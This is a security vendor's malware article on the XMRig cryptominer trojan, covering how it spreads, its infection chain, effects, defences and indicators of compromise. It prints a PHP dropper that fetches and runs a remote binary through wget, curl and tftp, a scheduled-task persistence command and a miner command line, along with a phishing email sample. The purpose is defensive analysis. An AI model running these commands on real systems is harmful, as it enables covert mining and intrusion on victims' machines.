XMRig Malware Miner | Gridinsoft

gridinsoft.com/xmrig

Using this site

Please ensure you understand and agree with our data protection policy before using this site. Review Policy


XMRig Coin Miner

April 12, 2023

Everything is poison, and everything is medicine. XMR mining tool, that was originally designed to make mining more convenient and easy-to-deploy, became an ever-loved tool of cybercriminals that chase crypto profits. It is now known as XMRig – tremendously widespread miner trojan.

XMRig trojan is a miner malware – one that parasites on its victim's hardware to mine cryptocurrencies, particularly Monero (XMR). **Being based on a legit open-source crypto mining application, it applies anti-analysis and detection evasion techniques** that can render legacy anti-malware software way less effective. Nonetheless, the visible effect of XMRig activity – **overloaded processor** – is hard to confuse with the one of any other malware. As it targets any kind of system, the suboptimal opportunity to witness your computer rendered nearly useless may happen both at work and at home.

Another notable details XMRig can boast of is the wide variety of delivery methods it exploits and pairing with numerous other malware, including ransomware and spyware. Such a neighbourhood influenced the subject in a way that **some of its samples can perform spyware-like actions** – and that is pretty useful considering its long-term activity. Since the basis for this miner is an open-source tool, XMRig probably has the biggest number of siblings – other malicious miners that, however, have some alterations in their codebase.



```
<?php

$winurl = "http://xxx.xxx.xxx.xxx/win/kmsd.exe";
$linuxurl = "http://xxx.xxx.xxx.xxx/x86_64/kmsd";
$winfile_name = basename($winurl);
$linuxfile_name = basename($linuxurl);

    // if is windows
    if (strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') {
        if (file_put_contents($winfile_name, file_get_contents($winurl)))
        {
            // send cmd command to start file
            shell_exec("start $winfile_name");
            shell_exec("$winfile_name");
        }
    } else {
        shell_exec("cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;rm -rf kmsd; rm -rf k
msd;wget http://xxx.xxx.xxx.xxx/x86_64/kmsd || curl -s -o kmsd xxx.xxx.xxx.xxx/x86_64/kmsd || tftp xxx.xxx.xxx
.xxx -c get /x86_64/kmsd || tftp -r /x86_64/kmsd -g xxx.xxx.xxx.xxx || ftpget -v -u anonymous -p anonymous -P
21 xxx.xxx.xxx.xxx -c get /x86_64/kmsd;chmod 777 kmsd;chmod +x kmsd;nohup ./kmsd </dev/null >/dev/null 2>&1 &"
);
    }
?>
```

KmsdBot malware combines DDoS-attacks and coin mining

Learn more ->

Why do hackers choose Monero?

Cryptocurrencies based on Proof-of-Work (PoW) protocol suppose the use of computational power to calculate transaction hashes. Each successful operation gives the operator its commission fee. Monero is among them, and **it is designed to use a simplified hash, which is way faster to calculate** than the one used in Bitcoin or even Ethereum. This drastically reduces transaction times, and allows to perform the mining **even using low-power systems, retaining enough efficiency to receive the commission**. That, in turn, creates perfect conditions for cybercriminals to act: create a botnet and use its CPU power (instead of regular GPU-based mining farms) to mine cryptocurrencies – and observe your wallet getting thicker.

Darknet infrastructure created another side of convenient services, that are **used by crooks to hide the profits gained in such a way**. So-called cryptomixers commit a transaction not in an ordinary way – from one wallet to another, but **via grinding the sum on dozens of smaller parts, and directing it through a chain of unrelated wallets**, so it is quite hard to trace the crypto transfer. XMR fits this purpose perfectly since the aforementioned fast transactions allow you to finish the transfer by means of a couple of hours. Other cryptos, for example, may require days to complete such a tricky transfer.


How does XMRig spread?

XMRig miner is run by numerous groups of cybercriminals, and each applies their own way to spread this malware. Thus, **there is no unified way to distribute that malware** – and that is even more threatening than having the one. To counteract this, it is needed to take into account literally every one of them, which is sometimes beyond the capabilities. Fortunately, some of the ways – most likely related to the most active gangs that use XMRig – are met way more often than others.

- **Dropper malware** is what used to commit attacks to a network of computers which were already compromised at the time. It is particularly useful for spreading malware into corporate networks, which generally have much more robust security. However, botnets driven by droppers (or backdoors with dropper capabilities) are pretty often based on single user systems as well. In particular cases, **XMRig was delivered together with other malware**, such as ransomware and spyware. However, the second way is way more convenient for spreading infection to such systems.
- **Cracked and untrustworthy software** acts as a disguise for a wide variety of malware, and XMRig is just yet another example. First category obtains malicious topping only after being cracked, i.e. after its licence check was disabled. Handymen who do this **usually seek for monetisation, and deploying malware is one of the possible contracts**. Aside from that, using cracks is outlaw, so avoiding malware-related risks does not make you free from legal liability for breaking the copyright law.
- **Untrustworthy software**, on the other hand, **is already designed to contain malicious payload**. Browser plugins, driver updaters, system cleaning tools – they all have questionable functionality. Not all of the programs of these categories are malevolent, but ones offered to you as a bundle, **or by a bizarre ad that appeared out of the blue** most often match the definition. They may even have the declared functions, but will conduct their dirty job in the background – like a malicious browser plugin that contains a miner.
- **Email spam** is the most popular malware spreading way if you upscale from particular to general. XMRig is not an exclusion – some of its samples are delivered in that way. Most notable thing about such a campaign is **the use of a clumsy old-fashioned double-extension trick** that exploits the default Windows file manager settings. Files like *important-document.docx.exe* will look as *important-document.docx* in the systems where the extension displaying is disabled. Unsuspecting victim simply runs the file, supposing it is a legit piece of data.

XMRig malware analysis

Same as with spreading ways, the **samples of XMRig are highly confused by the numerous cybercrime gangs that modify it** for their needs. Thus, we decided to review only some of the common features, attributed to most of the XMRig samples that circulate in the wild. Overall, malicious miners have a lot of commonly used tricks that appear across this entire malware specimen.



XMRig infection chain scheme

After arriving at the computer, **malware starts with decrypting itself and gaining persistence**. The decryption flow is quite usual – malware unpacker uses a hardcoded key to remove RC4 encryption. Prior to that, it allocates memory via the *VirtualAlloc* function and pastes the decryption result to this memory, and passes the execution to this part. The static part of the output is stored within the *AppData\Local\Temp* folder, usually under the name of a system process.

The outcome of post-launch decryption is **a PE file that contains the actual miner**, with all required files to make malware run. It starts from gaining persistence in the attacked environment – through **creating corresponding tasks in Task Scheduler**, using a console command. This task commands the system to launch the miner process right after the user login.


```
/c schtasks /create /f /sc onlogon /rl highest /tn "svchost" /tr
'"C:\Users\RDhJ0CNFevzX\AppData\Local\Temp\svchost.exe"' & exit
```

Malware file name svchost.exe is not used consistently. It may vary from one infection case to another, snapping from repeating system processes' names to a simple row of numbers.

XMRig proceeds execution with **contacting the command and control server** in order to obtain configuration files. These configs are needed to guide malware about the mining method to opt for and wallet to use. It requests that info from the command and control and, correspondingly to the config, changes system network properties. For that purpose it plays with *nslookup.exe* – Windows default DNS configuration utility. Using it, malware applies the following command:

```
--cinit-find-x -B --algo="rx/0" --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --
randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --
url=pool.hashvault.pro:80 --
user=49XarhMHsp18ZAs9SiucnGHv3LcK7qChbLKquEQftqmbXayAcpYVdHr5Dy6Z7n8EKeKJzjDcms3dJfpC2
 --pass= --cpu-max-threads-hint=40 --cinit-stealth-
targets="+iU/trnPCTLD3p+slbva5u4EYOS6bvIPemCHGQx2WRUcnFdomWh6dhl5H5KbQCjp6yCYlsFu5LR1m
 --cinit-idle-wait=5 --cinit-idle-cpu=80 --tls --cinit-stealth
```

This step finals the preparations, and malware is now good to go. **C2 communications conducted by XMRig are not noteworthy** – after initialisation and receiving configs, it will work with them unless C&C itself sends the command to change the settings or shut down. Along with that, the malware collects some information about its host system – simply for its C&C to distinguish it from others.



Verificación de la cuenta (requerida): Código de servicio [504-618-312]

Apple@iCloud.com .<awmailsoptmail-cakmailidpagovl0cao08905@aws-linodeserv-euq7yq

Hoy, 01:00 p.m.

Código de servicio [504-618-312]

Queremos informarle que parte de su información de Apple ID falta o es incorrecta.
abra y lea el archivo adjunto para verificar la información de su cuenta
Si no recibimos su respuesta dentro de las 24 horas, la cuenta será bloqueada

Atentamente,
Soporte de Apple

* Este es un correo electrónico automático, no responda.


Extension spoofing strikes Spanish-speaking countries

Learn more ->

The effects of XMRig

Most malware samples we used to know have an attribute of their actions in common. They **corrupt your files by locking them, or leaking them to the command server**. XMRig, however, is a different story. By its original design, its sole purpose is to use computation power of an infected PC to mine cryptocurrencies. But don't think it is nothing to worry about

– such a load is no good for your computer as well. Contrary to voluntary mining, where you can manage your load, a malicious one never cares about the hardware of its host system. **Cybercriminals typically set a CPU load to 80%**, which is not that bad for a well-designed system. However, laptops, or poorly-maintained computers may suffer from throttling; some components that align to the processor or its heatsink will suffer as well. Critical heat levels may harm the lifespan of any electronic component.



Name	Status	100% CPU	42% Memory	1% Disk	0% Network
Service Host: MicroService		66.8%	1.3 MB	0 MB/s	0 Mbps
Task Manager		22.0%	16.7 MB	0.1 MB/s	0 Mbps
Service Host: Local Session Man...		3.0%	1.4 MB	0 MB/s	0 Mbps
System interrupts		3.0%	0 MB	0 MB/s	0 Mbps
Desktop Window Manager		2.4%	49.0 MB	0 MB/s	0 Mbps
Local Security Authority Process...		1.3%	7.0 MB	0 MB/s	0 Mbps
Windows Explorer		0.5%	20.9 MB	0 MB/s	0 Mbps

Process that overloads CPU may be detected through opening the Task Manager

But even if we distract from pessimistic prognosis, **having your computer overloaded is no good**. Weak systems may struggle even to respond to user inputs; more powerful computers will likely be operable, but even the simplest programs will likely have poor performance. Fortunately, **such a behaviour is quite hard to confuse with any other problem**, thus establishing a diagnosis is not a hard task. Living with that problem is a bad option in any situation, and for that reason malware removal should be your primary task. Still, the fact that it overloads the system makes it t roublesome to use anti-malware software right away. XMRig removal requires a specific approach that includes booting your system into Safe Mode with Networking.

How to protect yourself from XMRig malware?

Miner malware are not that easy to deal with, as we mentioned in the previous section. Thus being ready to fix things up is less effective than avoiding such a problem at all. Such advice, actually, is helpful against pretty much any malware. Most proactive measures are based on blocking any attempts of getting malware into your system – and it is quite simple, considering that we listed the typical ways of propagating this malware.

- **Stop using cracking apps and untrustworthy programs.** Despite email spam becoming a dominant way of malware spreading over the last couple of years, cracked software remains a widespread infection method for hackers that aim at single users. Even if the source looks safe to you, and you already used it multiple times – that does not guarantee your safety. Moreover, the use of unlicensed programs is illegal, and exposing such a fact may end up with hefty fines or even imprisonment.
- **Untrustworthy programs are pretty much the same**, but most of the time they are promoted to you in this or another way. “Useful” tools for system tuning, keygens or apps that allow you to crack apps manually, and even browser plugins that offer some ridiculous features – they are risky as well. Most anti-malware programs will mark such things as potentially unwanted programs, and it is not a brilliant idea to ignore these warnings.
- **Do not interact with email spam.** Obviously, the amount of emails we usually receive each day makes it difficult to distinguish between good and bad. Nonetheless, several signs should be your red flags in identifying the spam message. Main one, which is impossible to hide even in sophisticated spamming campaigns, is email addresses. Crooks cannot set the sender’s address as they can do with message style. Seeing what looks like a genuine Amazon delivery message which is sent by [email protected] uncovers all the fraud regardless of the actual message contents.
- **Other signs are more related to the logic of the message.** Why did FedEx notify you twice about the delivery? Or why did McAfee send you a bill, if you never bought anything from them? Companies rarely send such things by mistake, thus most probably it is spam – the one which tries to mimic your routine lettering.
- Scan your system regularly with a top-quality anti-malware program. Both malware that comes in plainly, and droppers that deliver other malware, may be prevented and wiped only with the use of special tools. Manually, you will struggle even to find them in your system, as such things are generally trying to be as stealthy as possible. GridinSoft Anti-Malware will help you to detect even the most modern malware samples, and wipe them out without leaving any chance for a comeback. Its advanced scanning system is capable of spotting malware not only by its files, but also by its behaviour – thus nothing will get away.

XMRig IoC

Hashes

```
SHA256: de5704d6579398a4b51f7458c105759c46096567661a26bffe1159ef11a16eb8
SHA256: ea3eedc043d02375db791cd0d508259dede55a7cffa2f75f813d4e239aa5bf70
SHA256: 3c54646213638e7bd8d0538c28e414824f5eaf31faf19a40eec608179b1074f1
SHA256: 32b617dd0ea32902a18d93fe74b4a8865d23ec398666736ffcb4c4e9dfa9c6ec
SHA256: af421881786af65cf89b28d2a88d37658625f21f9644cf298c438267c7c92572
SHA256: 05e1988f56fe199f7e401c8f4d6ee50bb26ab34fb3f96c22de959c7e5f92de77
SHA256: f63921129822475dd132a116b11312ebbb0cdc8b54f188aabeb7cf7a8c9065fd
SHA256: 95da91e0a3362fcfb23dd10b50dfb28af074ef11759be5cfd48854572773f989
SHA256: 621a9f892436647a492e3877502454d1783dc0cf4e4ba9f3f459a8c2ac7e6d97
SHA256: f34fc824a6c655bd6320b7818acdad9a5a570b88dd46507fdf73cd254af9b19f

MD5: 5906ac14bc45a1f39cb9eb790a1d3b27
MD5: 0252b6575abd58fac21130cd75fc42a0
MD5: 2a0d26b8b02bb2d17994d2a9a38d61db
MD5: 52df19b9845a6da6197831525c7a1f01
MD5: 5807efef92e20ffe074bbdc141cfbdad
MD5: 6a292b8ab3ff79cefe5f8e42882885d2
MD5: 22a9265676ffebc71d888f0c57af9fd1
MD5: 47d02cfb4cdbccccbc35d082f5351dd1
MD5: e5e85cc9c86ad7362efc2255612db5c0
MD5: 96c45411bcda48997ead1d0dd2aff484
```

IP addresses

145.14.144.136:443	94.130.165.85:443	142.93.172.227:1389
68.183.165.105:80	62.102.148.152:8618	159.89.182.117
51.250.28.5	150.60.139.51:80	51.250.28.5
150.60.139.51	68.183.165.105	79.134.225.39:6969

Clipminer - a Million Dollar Clipboard Hijacking Coinminer

Learn more ->